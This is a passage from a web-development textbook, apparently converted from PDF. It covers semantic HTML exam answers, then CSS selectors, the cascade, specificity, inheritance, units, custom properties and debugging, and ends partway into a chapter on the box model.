1. **[6 marks]** Write the semantic HTML skeleton (no CSS) of a news website home page with a logo, main navigation, a featured story, a list of three other stories, a sidebar of popular tags, and a footer. Justify your choice of elements.
2. **[5 marks]** "Accessibility is mostly achieved by using HTML correctly." Discuss, with five specific techniques.
3. **[4 marks]** Write a complete `<head>` for a product page of an online shop, including metadata for search engines and social media.
4. **[4 marks]** Briefly describe four HTML5 APIs and a real application of each.

Model answer to Question 1.

HTML

```
<body>
  <a class="skip-link" href="#content">Skip to main content</a>
  <header>
    <a href="/"><img src="logo.svg" alt="Daily Campus -- home"></a>
    <nav aria-label="Main">
      <ul><li><a href="/campus">Campus</a></li><li><a href="/sports">Sports</a></li>
          <li><a href="/tech">Tech</a></li></ul>
    </nav>
  </header>
  <main id="content">
    <article class="featured">
      <h1>BAIUST team wins national programming contest</h1>
      <p><time datetime="2026-09-27">27 September 2026</time></p>
      <p>Summary ...</p>
```

```
    </article>
    <section>
      <h2>More stories</h2>
      <article><h3>New lab opens</h3><p>...</p></article>
      <article><h3>Library hours extended</h3><p>...</p></article>
      <article><h3>Tech fest dates announced</h3><p>...</p></article>
    </section>
    <aside>
      <h2>Popular tags</h2>
      <ul><li><a href="/tag/ai">AI</a></li><li><a href="/tag/sports">Sports</a></li>
    ↪ </ul>
    </aside>
  </main>
  <footer><p>&copy; 2026 Daily Campus</p></footer>
</body>
```

Justification: `<header>` and `<nav>` identify the banner and main navigation as landmarks; the logo link has `alt` text describing its destination; `<main>` holds the unique content and is the target of the skip link; each story is an `<article>` because it is self-contained and could appear elsewhere; the list of stories is a `<section>` with its own heading; popular tags are only indirectly related, so they belong in `<aside>`; the heading levels form a logical outline.

Answers to Check Your Understanding

1. One visible `<main>` element.
2. `<article>`, because each story is self-contained and would make sense on its own (in a feed or on its own page).
3. Built-in open/close behaviour with mouse and keyboard, and correct expanded/collapsed state for assistive technology, with no JavaScript.

PART III

Presentation, Layout and Design

Styling with CSS, building layouts that adapt to every screen, and designing for people.

CHAPTER 8

CSS Fundamentals: Selectors, the Cascade and Values

Learning Outcomes — **Course Outcome: CO2**

After studying this chapter you should be able to:

- explain the purpose of CSS and the benefits of separating presentation from structure;
- write CSS rules and attach style sheets to documents in the three possible ways, and choose between them;
- select elements with type, class, ID, attribute, pseudo-class and pseudo-element selectors, and with combinators;
- explain how the cascade resolves conflicting declarations using origin, importance, specificity and order, and calculate the specificity of any selector;
- explain inheritance and use the keywords `inherit`, `initial` and `unset`;
- express colours, lengths and other values correctly, choosing between absolute and relative units;
- use CSS functions and custom properties (variables) to write maintainable style sheets;
- inspect and debug CSS with the browser's developer tools.

HTML says what content *is*; Cascading Style Sheets say how it should *look*. The same HTML document can be presented as a plain academic paper, a colourful magazine, a dark-themed application or a printer-friendly page, simply by changing its style sheet. This chapter covers the core of the language — how to select elements, how the browser decides which rules win, and how to write values. The following chapters build on it to style boxes and text (Chapter 9), create layouts (Chapter 10) and adapt to every screen (Chapter 11).

8.1 What Is CSS?

Definition — CSS

CSS (Cascading Style Sheets) is a style sheet language that describes the presentation of HTML (and XML) documents: colours, fonts, spacing, sizes, layout, animation and adaptation to different devices and media.

8.1.1 Why CSS exists

In the early Web, presentation was written into the HTML itself, with elements such as `<font>` and `<center>` and attributes such as `bgcolor`. Every page repeated the same formatting, so changing the colour of all headings on a 200-page site meant editing 200 files. Documents were cluttered and hard to read, and the markup no longer described only the content. Håkon Wium Lie proposed CSS in 1994, and the W3C published CSS Level 1 in 1996, CSS 2 in 1998 and CSS 2.1 in 2011. Since then, CSS has been developed as separate *modules* — Selectors, Colours, Flexbox, Grid, Media Queries and many more — each advancing at its own pace. "CSS3" is a popular name for this modular CSS rather than a single version.

Separating presentation from structure brings concrete benefits:

- **Consistency and maintainability.** One style sheet styles every page of a site; changing one rule changes them all.
- **Smaller, faster pages.** The style sheet is downloaded once and cached, instead of formatting being repeated in every page.
- **Adaptability.** The same content can be presented differently on phones, desktops, printers and in dark mode.
- **Accessibility.** Users can apply their own style sheets or zoom text, and clean semantic markup is easier for assistive technologies.




Figure 8.1. The same HTML document with the browser's default styles (left) and with a 60-line style sheet (right).

8.1.2 Anatomy of a rule

A style sheet is a list of **rules**. Each rule has a **selector**, which chooses the elements to style, and a **declaration block** in braces containing **declarations**, each made of a **property** and a **value**.

Declarations are separated by semicolons (the last semicolon is optional, but always write it, so that adding a declaration later cannot break the rule). White space and line breaks are ignored.




Figure 8.2. The parts of a CSS rule.

Comments are written `/* like this */`; there are no single-line `//` comments in CSS.

CSS fails silently

If the browser does not understand a declaration — a misspelt property, an invalid value, a feature it does not support — it simply ignores that declaration and continues with the next one. This is deliberate: it lets you use new features safely, because older browsers skip them. But it also means CSS never reports errors. When a style "does not work", check the Styles panel of the developer tools, which strikes through invalid declarations and marks them with a warning icon.

8.2 Adding CSS to a Document

There are three ways to attach CSS to HTML.

HTML | 1. Inline styles: the style attribute

```
<p style="color: gray; font-size: 18px;">This paragraph alone is grey.</p>
```

HTML | 2. Internal (embedded) style sheet: a style element in the head

```
<head>
  <style>
    body { background-color: linen; }
    h1   { color: maroon; margin-left: 40px; }
  </style>
</head>
```

HTML | 3. External style sheet: a separate .css file linked from the head

```
<head>
  <link rel="stylesheet" href="css/style.css">
</head>
```

CSS | css/style.css (contains only CSS, never HTML tags)

```
body { background-color: linen; }
h1   { color: maroon; margin-left: 40px; }
```

Use external style sheets for real work. A site usually has one or a few style sheets, linked from every page. The `@import` rule can load one style sheet from another, but it delays downloading,

Table 8.1. Comparing the ways of adding CSS.

Aspect	Inline	Internal	External
Scope	One element	One page	Every page that links it
Reuse	None	Within the page	Across the whole site
Caching	No	No (part of the HTML)	Yes: downloaded once
Separation of concerns	Poor	Partial	Complete
Specificity	Highest (beats selectors)	Normal	Normal
Typical use	Values set by JavaScript; quick tests; HTML e-mails	Single-page demos; critical CSS for fast first paint	All real websites

so prefer several `<link>` elements (or a build tool that combines files).

8.3 Selectors

A **selector** is a pattern that matches elements in the document. Mastering selectors means you can style almost anything without adding classes everywhere.

8.3.1 Basic selectors

Table 8.2. Basic selectors.

Selector	Example	Matches
Universal	`*`	Every element
Type (element)	`p`	Every `<p>` element
Class	`.btn`	Every element whose `class` list contains `btn`
ID	`#main-nav`	The element with `id="main-nav"`
Attribute	`[required]`	Elements that have the attribute
Compound	`a.btn.primary`	`<a>` elements with *both* classes (no spaces)
Selector list	`h1, h2, h3`	Elements matching *any* of the selectors

An element may have several classes, separated by spaces: `<a class="btn primary large">`. This lets you combine reusable styles: `.btn` for the basic button shape, `.primary` for the colour, `.large` for the size.

8.3.2 Attribute selectors

CSS

```
a[target="_blank"]   { padding-right: 1em; }       /* attribute equals a value
    ↪       */
a[href^="https://"]  { color: green; }             /* value starts with ...
    ↪       */
a[href$=".pdf"]::after { content: " (PDF)"; }      /* value ends with ...
    ↪       */
img[src*="thumb"]    { width: 120px; }             /* value contains ...
    ↪       */
```

```
[class~="card"]      { border: 1px solid #ddd; }   /* space-separated list contains a word */
input[type="email" i]{ direction: ltr; }          /* i = case-insensitive comparison      */
```

8.3.3 Combinators

Combinators select elements by their relationship to other elements in the DOM tree.

Table 8.3. Combinators.

Combinator	Example	Matches
Descendant (space)	`nav a`	Every `<a>` anywhere inside a `<nav>`
Child (>)	`ul > li`	`<li>` elements that are direct children of a `<ul>`
Next sibling (+)	`h2 + p`	A `<p>` immediately after an `<h2>`
Subsequent siblings (~)	`h2 ~ p`	Every `<p>` after an `<h2>` with the same parent

CSS

```
.site-header nav a { color: #cfe0f5; }     /* links in the header's nav only */
.menu > li         { display: inline-block; } /* top-level items, not nested ones */
h2 + p             { margin-top: 0; }      /* the paragraph directly after a heading */
```

8.3.4 Pseudo-classes

A **pseudo-class**, written with one colon, selects elements in a particular *state* or *position* that cannot be expressed with ordinary selectors.

CSS | Pseudo-classes in practice

```
a:hover, a:focus-visible { text-decoration: underline; }
tbody tr:nth-child(even)  { background: #f3f6fb; }        /* zebra striping */
li:not(:last-child)       { border-bottom: 1px solid #eee; } /* separators between items */
.card:has(img)            { padding-top: 0; }             /* cards that contain an image */
label:has(+ input:required)::after { content: " *"; color: #c00; } /* mark required fields */
:is(h1, h2, h3):hover     { color: var(--accent); }
```

Remember the order of link states: LoVe HAte

When styling links, write `:link`, `:visited`, `:hover`, `:active` in that order. Because they have equal specificity, a later rule wins, and a different order can make `:hover` never appear on visited links.

Table 8.4. Useful pseudo-classes.

Pseudo-class	Selects
`:hover`	The element under the mouse pointer
`:focus`, `:focus-visible`	The element with keyboard focus (`:focus-visible` only when the browser would show a focus ring, e.g. keyboard navigation)
`:active`	An element being activated (while the mouse button is held down)
`:link`, `:visited`	Unvisited and visited links
`:checked`, `:disabled`, `:required`	Form controls in that state
`:valid`, `:invalid`, `:user-invalid`	Form controls by validation state (Chapter 6)
`:first-child`, `:last-child`, `:only-child`	Position among siblings
`:nth-child(an+b)`	Every element whose position matches the formula: `2n` or `even`, `2n+1` or `odd`, `3`, `-n+3` (the first three)
`:nth-of-type()`, `:first-of-type`	Position among siblings of the same element type
`:not(…)`	Elements that do *not* match the selector
`:is(…)`, `:where(…)`	Elements matching any selector in the list (`:where` adds no specificity)
`:has(…)`	Elements that *contain* something matching the selector — the "parent selector"
`:root`	The root element, `<html>`
`:target`	The element whose `id` matches the URL fragment

8.3.5 Pseudo-elements

A **pseudo-element**, written with two colons, styles a *part* of an element, or inserts generated content that is not in the HTML.

CSS

```
p::first-line     { font-variant: small-caps; }
p::first-letter   { font-size: 2.5em; float: left; line-height: 1; }  /* drop cap */
.required::after  { content: " *"; color: #c00; }  /* ::before and ::after need
    ↪ content */
input::placeholder{ color: #888; }
::selection       { background: #ffe08a; }         /* text selected by the user */
li::marker        { color: var(--accent); }        /* list bullets and numbers   */
```

Content generated with `::before` and `::after` is decorative: it cannot be selected or copied in most browsers and may not be read by assistive technologies, so never put essential information in it.

✔ Check Your Understanding

1. Write a selector for every `<a>` that is a direct child of an `<li>` inside a `<nav>`.
2. What is the difference between `div p` and `div > p`?
3. Write a selector for every third row of a table body.
4. What is the difference between a pseudo-class and a pseudo-element?

8.4 The Cascade

Often several rules set the same property on the same element. The **cascade** is the algorithm that decides which declaration wins. Understanding it is the difference between writing CSS confidently and adding `!important` until something works.

8.4.1 The steps of the cascade

The browser compares competing declarations using the following criteria, in order; the first criterion that distinguishes them decides.

1. **Origin and importance.** Declarations come from three *origins*: the browser's default style sheet (the *user-agent* origin), the user's own settings (the *user* origin), and the website's style sheets (the *author* origin). Normal author declarations beat normal user declarations, which beat the browser defaults. Declarations marked `!important` reverse the order of origins, so that users with special needs can always override a site.
2. **Cascade layers.** Within the author origin, styles in `@layer` blocks are ordered by layer; unlayered styles beat layered ones.
3. **Specificity.** The more specific selector wins (next section). Inline `style` attributes beat any selector.
4. **Order of appearance.** If everything else is equal, the declaration that appears *last* wins — later in the same style sheet, or in a style sheet included later.

"Internal beats external"?

Many tutorials say that internal `<style>` rules beat external style sheets. That is only a consequence of step 4: a `<style>` element is usually placed *after* the `<link>`, so its rules come later. If you put the `<link>` after the `<style>` element, the external rules win instead. Internal and external CSS have exactly the same weight.

8.4.2 Specificity

Specificity measures how precisely a selector targets an element. It is written as three numbers (a, b, c):

- a — the number of ID selectors;
- b — the number of class selectors, attribute selectors and pseudo-classes;
- c — the number of type selectors and pseudo-elements.

The universal selector `*`, combinators and `:where()` add nothing; `:is()`, `:not()` and `:has()` take the specificity of their most specific argument. Specificities are compared from left to right like version numbers: *any* number of IDs beats any number of classes, so $(1, 0, 0)$ beats $(0, 15, 0)$.

HTML | specificity.html

```
<style>
  p           { color: green; }   /* (0,0,1) */
  .note       { color: blue; }    /* (0,1,0) */
```

Table 8.5. Calculating specificity.

Selector	(a, b, c)	Why
`p`	(0,0,1)	one type
`p::first-line`	(0,0,2)	type + pseudo-element
`.note`	(0,1,0)	one class
`p.note`	(0,1,1)	class + type
`nav ul li a:hover`	(0,1,4)	pseudo-class + four types
`.menu > .item.active`	(0,3,0)	three classes (combinator counts 0)
`input[type="email"]:focus`	(0,2,1)	attribute + pseudo-class + type
`#special`	(1,0,0)	one ID
`#nav .item a`	(1,1,1)	ID + class + type
`:where(#nav) a`	(0,0,1)	`:where` contributes 0
`style="…"`	beats all selectors	inline style

```
  #special     { color: red; }     /* (1,0,0) */
  p.note       { color: purple; }  /* (0,1,1) */
  .note        { color: orange; }  /* (0,1,0) -- later than the first .note */
</style>
<p>1. Plain paragraph</p>
<p class="note">2. Paragraph with class "note"</p>
<p class="note" id="special">3. Paragraph with class "note" and id "special"</p>
<p class="note" style="color: teal">4. Paragraph with an inline style</p>
```




Figure 8.3. The result of the specificity example.

➤ How it works

1. Only `p` matches: **green**.
2. `p`, both `.note` rules and `p.note` match. `p.note` (0,1,1) is the most specific, so the paragraph is **purple**. The later orange `.note` rule loses despite its position, because order only matters between equal specificities.
3. `#special` (1,0,0) beats everything else: **red**.
4. The inline style beats every selector: **teal**.

8.4.3 `!important`

Adding `!important` to a declaration (`color: red !important;`) makes it win over all normal declarations regardless of specificity. It is occasionally justified — for utility classes that must always apply, such as `.hidden { display: none !important; }`, or to override third-party CSS you cannot edit. Used routinely, it starts an arms race: the only way to override an `!important` declaration is another `!important` declaration with higher specificity.

Real-World Case: The button that would not turn red

Scenario. A developer adds `.btn-danger { background: red; }` to make the "Delete" button red. It stays blue.

Problem. The existing style sheet contains `#toolbar .btn { background: blue; }`.

Analysis. `#toolbar .btn` has specificity (1,1,0); `.btn-danger` has (0,1,0). The ID wins, however late the new rule appears. The developer's first instinct — `background: red !important` — would work today, but the next colour change would need yet another `!important`.

Solution. Lower the specificity of the original rule: replace the ID with a class (`.toolbar .btn`, (0,2,0)) and write the variant as `.toolbar .btn-danger` or simply give component classes equal, low specificity. The DevTools *Styles* panel shows the winning rule and strikes through the losing one, which reveals the cause immediately.

Lesson. Keep specificity low and flat: style with classes, avoid IDs in selectors, avoid long descendant chains, and treat `!important` as a last resort.

8.5 Inheritance

Some properties are **inherited**: if you do not set them on an element, it takes the value from its parent. Inherited properties are mostly those that concern text — `color`, `font-family`, `font-size`, `font-weight`, `line-height`, `text-align`, `letter-spacing`, `visibility`, `cursor` and list properties. This is why setting the font on `<body>` changes the text of the whole page.

Properties concerning the box itself — `margin`, `padding`, `border`, `width`, `height`, `background`, `display`, `position` — are *not* inherited. It would be absurd if a border on a `<div>` also appeared around every paragraph inside it.

CSS | Controlling inheritance

```
body   { font-family: system-ui, sans-serif; color: #222; }  /* inherited by everything */
a      { color: inherit; }        /* take the parent's colour instead of the default blue */
button { font: inherit; }         /* form controls do NOT inherit fonts by default */
.reset { all: unset; }            /* remove every property's value */
```

Four keywords work with every property: `inherit` (use the parent's value), `initial` (use the property's initial value from the specification), `unset` (`inherit` for inherited properties, `initial`

otherwise) and `revert` (go back to the browser's default style).

Inheritance is weaker than any rule

An inherited value applies only if *no* rule targets the element itself. If you set `.notice { color: purple; }` but the browser's style sheet gives links a blue colour, links inside the notice stay blue: the browser rule targets the `<a>` directly, while purple is only inherited.

8.6 Values and Units

8.6.1 Colours

CSS | Ways of writing colours

```css
color: navy;                          /* one of about 150 named colours */
color: #1e3a5f;                       /* hexadecimal RGB: red 1e, green 3a, blue 5f */
color: #f60;                          /* shorthand for #ff6600 */
color: rgb(30 58 95);                 /* red, green, blue from 0 to 255 */
color: rgb(30 58 95 / 0.5);           /* with 50% opacity (older syntax: rgba(30,58,95,.5)) */
color: hsl(213 52% 25%);              /* hue (0-360 degrees), saturation, lightness */
color: oklch(0.35 0.08 250);          /* perceptually uniform colour space (modern) */
background: transparent;
border-color: currentColor;           /* the element's current text colour */
```

Hexadecimal and RGB notations describe how much red, green and blue light a screen should mix. **HSL** is easier for humans: choose a *hue* on the colour wheel (0 red, 120 green, 240 blue), then its *saturation* (grey to vivid) and *lightness* (black to white). To create a darker shade for a hover state, you just reduce the lightness. Transparency is expressed with an *alpha* value from 0 (invisible) to 1 (opaque).

8.6.2 Lengths

Prefer rem for font sizes

Users with low vision often increase the default font size in their browser settings. Sizes in `rem` and `em` scale with that setting; sizes in `px` ignore it. A good default is to size text in `rem`, spacing inside components in `em` or `rem`, and hairline details such as borders in `px`.

Table 8.6. CSS length units.

Unit	Relative to	Typical use
`px`	A CSS pixel (1/96 inch at arm's length; not a device pixel)	Borders, shadows, small fixed details
`%`	The parent's corresponding size (width for widths)	Fluid widths
`em`	The element's own font size (for `font-size`: the parent's)	Padding and margins that scale with text
`rem`	The root (`<html>`) font size, normally 16 px	Font sizes and spacing across the site
`vw`, `vh`	1 % of the viewport's width / height	Full-screen sections, fluid type
`dvh`, `svh`, `lvh`	Dynamic / small / large viewport height	Mobile layouts with toolbars that appear and disappear
`vmin`, `vmax`	The smaller / larger of `vw` and `vh`	Elements that fit either orientation
`ch`	Width of the character "0" in the current font	Limiting line length (`max-width: 65ch`)
`fr`	A fraction of the free space in a grid (Chapter 10)	Grid tracks
`cm`, `mm`, `in`, `pt`	Physical units	Print style sheets only

✗ Common Mistake

Wrong. Nesting several elements that each have `font-size: 1.2em`.

Why it fails. `em` compounds: each level is 1.2 times its parent, so three levels deep the text is $1.2^3 \approx 1.73$ times the base size. Nested lists and menus grow unexpectedly.

Correct. Use `rem` for font sizes; it is always relative to the root, however deeply the element is nested.

8.6.3 Functions

CSS | Mathematical functions

```css
.sidebar   { width: calc(100% - 250px); }          /* mix units: full width minus a
    ↪ fixed amount */
.container { width: min(90%, 1100px); }            /* the smaller: 90% on phones,
    ↪ 1100px on desktops */
.hero h1   { font-size: clamp(1.75rem, 4vw, 3rem); } /* fluid type between a minimum
    ↪  and a maximum  */
.card      { padding: max(1rem, 2vw); }
```

`calc()` performs arithmetic with mixed units (spaces around `+` and `-` are required). `clamp(`*`min`*`, `*`preferred`*`, `*`max`*`)` returns the preferred value but never less than the minimum or more than the maximum — the key to fluid typography (Chapter 11).

8.7 Custom Properties (CSS Variables)

Custom properties store values that can be reused throughout a style sheet. They are declared with two hyphens and read with `var()`.

CSS | style.css (extract)

```css
:root {                          /* declared on the root: available everywhere */
  --brand:  #1e3a5f;
  --accent: #e67e22;
  --radius: 8px;
  --space:  1rem;
}
.site-header { background: var(--brand); }
.btn {
  background: var(--accent);
  border-radius: var(--radius);
  padding: calc(var(--space) / 2) var(--space);
}
.notice h2 { color: var(--brand, navy); }   /* navy if --brand is not defined */
```

Unlike variables in preprocessors such as Sass, custom properties are *live*: they follow the cascade and inheritance, can be redefined for part of the page or inside a media query, and can be changed by JavaScript at run time. That makes theming straightforward:

CSS | A dark theme by redefining variables

```css
[data-theme="dark"] {
  --text: #e5e7eb;
  --bg:   #111827;
  --brand: #93c5fd;
}
@media (prefers-color-scheme: dark) {       /* follow the operating-system setting
    ↪ */
  :root:not([data-theme="light"]) { --text: #e5e7eb; --bg: #111827; }
}
body { color: var(--text); background: var(--bg); }
```

JavaScript | Switching theme from JavaScript

```javascript
document.documentElement.dataset.theme = 'dark';    // sets <html data-theme="dark">
```

8.8 Debugging CSS with Developer Tools

Open the developer tools, choose *Elements* and select an element. The *Styles* panel lists every rule that matches it, from most to least specific, with the file and line where each is defined:

- declarations that lost the cascade are struck through;
- invalid declarations are struck through with a warning icon;
- inherited values appear under “Inherited from ...”;

- you can edit values, add declarations and toggle them with check boxes, and see the result immediately; press the `:hov` button to force `:hover` or `:focus` states;
- the *Computed* tab shows the final value of every property and, when expanded, which rule produced it.

Hovering over a selector in the Styles panel shows its specificity. With these tools, "why doesn't my CSS work?" almost always takes seconds to answer.

8.9 Organising Style Sheets

Small sites can have one style sheet; larger ones need a structure.

- **Order the file** from general to specific: custom properties and resets; base element styles; layout; components; utilities.
- **Style with classes**, not IDs or long descendant chains, to keep specificity low and predictable.
- **Name classes by purpose**, not appearance: `.alert-error`, not `.red-text` (which becomes wrong when the design changes to orange).
- **Use a naming convention** such as **BEM** (Block, Element, Modifier): `.card`, `.card__title`, `.card--featured`. The names show which component each class belongs to and prevent collisions.
- **Comment** sections and non-obvious decisions.
- **Validate** with the W3C CSS Validator and use a linter such as Stylelint.

CSS | BEM naming

```css
.card { border: 1px solid #e5e7eb; border-radius: 8px; }        /* block    */
.card__image { width: 100%; aspect-ratio: 16 / 9; }             /* element  */
.card__title { font-size: 1.25rem; }                            /* element  */
.card--featured { border-color: var(--accent); }                /* modifier */
```

Chapter Summary

- CSS describes presentation, separately from the HTML structure, which makes sites consistent, maintainable, faster and adaptable.
- A rule has a selector and a declaration block of property–value declarations. Invalid declarations are silently ignored.
- CSS can be inline, internal or external; external style sheets are the norm.
- Selectors match elements by type, class, ID, attribute, state (pseudo-classes) and position; combinators express relationships; pseudo-elements style parts of elements.
- The cascade resolves conflicts by origin and importance, layers, specificity (a, b, c), and finally order of appearance. Inline styles beat selectors; `!important` overrides normal declarations and should be rare.

- Text-related properties are inherited; box properties are not. `inherit`, `initial`, `unset` and `revert` control this explicitly.
- Colours can be written as names, hex, RGB, HSL or OKLCH. Use `rem` for type, `%` and viewport units for fluid sizes, and `calc()`, `min()`, `max()` and `clamp()` for computed values.
- Custom properties store reusable, live values, making themes such as dark mode simple.
- The developer tools' Styles and Computed panels explain exactly which rules apply and why.

Key Terms

CSS	descendant	hexadecimal colour
style sheet	child combinator	RGB
rule	sibling combinator	HSL
selector	pseudo-class	alpha
declaration	:nth-child	px
property	:has	em
value	pseudo-element	rem
inline style	::before / ::after	vw / vh
internal style sheet	cascade	calc()
external style sheet	origin	clamp()
type selector	!important	custom property
class selector	specificity	var()
ID selector	order of appearance	BEM
attribute selector	inheritance	Styles panel
combinator	inherit / initial / unset	

Review Questions

1. List four benefits of separating presentation from structure.
2. Compare inline, internal and external CSS. Why are external style sheets preferred?
3. Write selectors for: all links inside the footer; the first paragraph after each `<h2>`; input fields of type `email`; the last item of every list; links to PDF files.
4. Explain each step of the cascade.
5. Calculate the specificity of `ul#menu li.active > a:hover` and `.nav .item a`. Which wins?
6. Why is heavy use of `!important` considered harmful?
7. Which properties are inherited? Give three examples of each kind.
8. Explain the difference between `em` and `rem`, with an example of where the difference matters.
9. What does `clamp(1rem, 2.5vw, 2rem)` compute?
10. How do CSS custom properties differ from Sass variables? How can they implement a dark theme?

Exam-Style Questions

1. **[5 marks]** What is specificity? Calculate the specificity of five selectors of your choice and explain, with an example, how the browser resolves a conflict between two rules.
2. **[4 marks]** Explain the three ways of including CSS in an HTML document, with code, and state one advantage and one disadvantage of each.
3. **[4 marks]** Given the HTML

   ```HTML
   <div id="box" class="card"><p class="text">Hello</p></div>
   ```

   and the rules `#box p {color:red}`, `.card .text {color:blue}`, `p.text {color:green}`, `div p {color:black}`, state and justify the colour of "Hello".
4. **[3 marks]** Explain pseudo-classes and pseudo-elements with two examples of each.

Model answer to Question 3. All four rules match the paragraph. Their specificities are: `#box p` $= (1,0,1)$; `.card .text` $= (0,2,0)$; `p.text` $= (0,1,1)$; `div p` $= (0,0,2)$. They come from the same origin with no `!important`, so specificity decides. Comparing from the left, only `#box p` has an ID ($a = 1$), so it wins and "Hello" is **red**, regardless of the order of the rules.

Answers to Check Your Understanding

1. `nav li > a`
2. `div p` matches every `<p>` anywhere inside a `<div>`; `div > p` matches only `<p>` elements that are direct children of a `<div>`.
3. `tbody tr:nth-child(3n)`
4. A pseudo-class (one colon) selects whole elements in a particular state or position, such as `:hover`; a pseudo-element (two colons) selects or creates a part of an element, such as `::first-line` or `::before`.

CHAPTER 9

The Box Model, Typography and Visual Effects

Learning Outcomes — **Course Outcome: CO2**

After studying this chapter you should be able to:

- describe the CSS box model and calculate the rendered size of any box;
- explain `box-sizing`, margin collapsing and the `display` and `overflow` properties;
- style backgrounds, borders, rounded corners, shadows and gradients;
- choose and load fonts, and set text properties that make content easy to read;
- position elements with relative, absolute, fixed and sticky positioning, and control stacking with `z-index`;
- create transitions, transforms and keyframe animations, and respect users who prefer reduced motion.

Chapter 8 explained how CSS chooses *which* declarations apply. This chapter covers *what* those declarations do to the boxes that make up every page: their size and spacing, their backgrounds and borders, the text inside them, their position, and how they move.

9.1 The Box Model

Definition — Box model

The **box model** states that the browser draws every element as a rectangular box made of four areas: the *content*, surrounded by *padding*, then a *border*, then a *margin*.

Content holds the text, image or child elements. Its size is set by `width` and `height` (by default).

Padding is transparent space *inside* the border, between the border and the content. The element's background extends under it. Padding cannot be negative.

Border is a line around the padding, with a width, style and colour.

Margin is transparent space *outside* the border that separates the element from its neighbours. The background does not extend into it. Margins can be negative, which pulls elements closer or makes them overlap.




Figure 9.1. The four areas of the CSS box model.

9.1.1 Setting the four sides

Padding, border and margin each have four sides, which can be set individually or with shorthand. Values run *clockwise from the top*: top, right, bottom, left.

CSS | Shorthand for four sides

```
.a { margin: 10px; }                /* all four sides                        */
.b { margin: 10px 20px; }           /* top & bottom 10px; left & right 20px  */
.c { margin: 10px 20px 5px; }       /* top 10; left & right 20; bottom 5     */
.d { margin: 10px 20px 5px 15px; }  /* top, right, bottom, left (clockwise)  */
.e { margin-top: 2rem; padding-left: 1.5em; }       /* one side only         */
.f { margin-inline: auto; padding-block: 1rem; }    /* logical properties    */
```

The *logical* properties `margin-inline` (start and end of a line) and `margin-block` (before and after) adapt automatically to right-to-left languages such as Arabic and to vertical writing.

9.1.2 Calculating the size of a box

By default (`box-sizing: content-box`), `width` sets only the *content* width. Padding and border are added on top:

$$\text{rendered width} = \texttt{width} + \text{left and right padding} + \text{left and right border}.$$

